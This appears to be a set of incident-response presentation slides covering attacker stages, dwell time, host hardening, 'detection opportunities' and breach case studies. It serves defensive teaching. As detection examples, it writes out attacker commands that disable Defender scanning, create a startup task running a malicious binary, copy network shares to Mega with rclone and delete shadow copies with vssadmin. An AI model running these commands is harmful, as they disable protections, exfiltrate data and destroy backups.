
PRIVILEGE ESCALATION

Local Hash Dumps

Domain Hash Dumps

UAC Bypasses

Process Injection



COLLECTION

xcopy

robocopy

7zip

RAR

ZIP

EXFILTRATION

Rclone

Filezilla

Megasync



IMPACT

vssadmin

Countless ways of deploying ransomware (Go, Group Policy, Executable)

DAYS TO DETECTION

Dwell time - calculated as the number of days an attacker is present in a compromised environment before they are detected

Global Median Dwell Time, 2011-2023													
	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021	2022	2023
All	416	243	229	205	146	99	101	78	56	24	21	16	10

Mandiant M-Trends 2024 Special Report

FURTHER ANALYSIS OF INCIDENT

OODA - Observe, Orient, Decide, Act

Long Tail Analysis through Hunting

Grouping (Time Based and Process Tree Based)

Compromised Account(s) Authentications

INCIDENT RESPONSE FUNNEL



PROTECTING OUR HOSTS AND NETWORKS

Utilizing LAPS

Deploying tools for visibility such as Sysmon/EDR/Network

Cloud auditing and logging

Sending logs to a centralized location

Implementing an AppLocker Policy

Implementing Conditional Access



IT'S DANGEROUS TO GO
ALONE! TAKE THIS.

DETECTION OPPORTUNITIES

List user logged in, list information/permissions for user
`whoami, whoami /all`

Command to list all local accounts on the host
`net user`

Command to list all domain accounts
`net user /domain, net user /dom`

Command to list all users in the Domain/Enterprise Admins group
`net group "Domain Admins" /domain, net group /domain "Enterprise Admins"`

Displays a list of currently running processes on the host
`tasklist [/svc]`

DETECTION OPPORTUNITIES

Displays configuration information about a computer and its operating system
`systeminfo`

Displays the full TCP/IP configuration for all network adapters
`ipconfig /all`

Verifies IP-level connectivity to another TCP/IP computer via ICMP
`ping [IP]`

Creation of Scheduled Task

```
schtasks /create /tn ScheduleTaskName /tr C:\Windows\Temp\bad.exe /sc onstart
```

Impacket

`smbexec` (`services.exe` → `cmd.exe`)

`wmiexec` (`wmiprvse.exe` → `cmd.exe`)

`psexec` (`services.exe` → `C:\Windows\xxxxxxxxx.exe`)

DETECTION OPPORTUNITIES

Multiple commands for defense evasion

```
Set-MpPreference -DisableScriptScanning $True
```

```
Add-MpPreference -ExclusionPath "C:\Windows\Temp"
```

```
Powershell -c iex(Set-MpPreference -DisableRealtimeMonitoring $true)
```

```
Set-MpPreference -ExclusionProcess "explorer.exe", "cmd.exe", "powershell.exe"
```

DETECTION OPPORTUNITIES

Copy files from source directory to destination directory

```
xcopy “[SOURCEDIRECTORY]” “[DESTINATIONDIRECTORY]” /y
```

Copy files to cloud storage Mega

```
rclone.exe copy --max-age 2y “\\SERVER\\Shares” Mega:DATA -q --ignore-existing  
--auto-confirm --multi-thread-streams 7 --transfers 7 --bwlimit 10M
```

Command to delete all specified volume's shadow copies

```
vssadmin delete shadows /all /quiet
```

NOTHING BUT BREACHES

Cloudflare Thanksgiving Incident

United Health

2022 Ukraine Power Grid Attack

CLOUDFLARE THANKSGIVING INCIDENT

This happened due to a previous Okta breach

Threat actor detected on Cloudflare's self-hosted Atlassian server

Cloudflare rotated most of their accounts but there was one service token and three service accounts out of thousands that were not rotated

Threat actors were looking for information about the architecture, security, and management of Cloudflare's global network

CLOUDFLARE INCIDENT - LESSONS LEARNED

Things that Cloudflare was doing well that allowed them to fend off this incident:

Strong access control

Company was utilizing ZTA, limited lateral movement

Company also decided to return hardware to manufacturer and deploy completely from scratch as a precaution

CHANGE HEALTHCARE BREACH

Initial access was a VDI server

No MFA was enabled/enforced on this server

United Health, parent company had a policy to enable MFA on all servers

CHANGE HEALTHCARE BREACH - LESSONS

LEARNED It did not save you in case of an incident

Still had to pay a ransom of about \$22 million dollars

Ensure all internet facing services have MFA not only enabled but also enforced


2022 UKRAINE POWER GRID ATTACK

Gained access to a hypervisor running an end-of-life (EOL) version of MicroSCADA software

One of the earliest accounts of an adversary handing over the ICS portion of the attack to a different group

Consistent Pattern for threat actor: gain access to the network, remain dormant, potentially collect system details, and then build custom scripts and tools prior to executing a destructive cyber attack

MicroSCADA has been deployed to more than 10,000 substations and monitors the



UKRAINE POWER GRID ATTACK - LESSONS


LESSON 1: ICS environments are not reaching out to the internet

Network segmentation is extremely important

PRACTICAL EXERCISE

Investigate the breach

Files are available on Github



RESOURCES

CISA Resources

<https://www.cisa.gov/resources-tools/all-resources-tools>

Incident Response Awesomeness

<https://github.com/meirwah/awesome-incident-response>

NIST Incident Handling Guide

<https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf>

Nathan Sweeney - Secure Ideas

<https://www.youtube.com/watch?v=BrWw62XCQg0>

Microsoft

<https://www.microsoft.com/en-us/security/business/security-101/what-is-incident-response>

MITRE ATT&CK

<https://attack.mitre.org/>

QUESTIONS

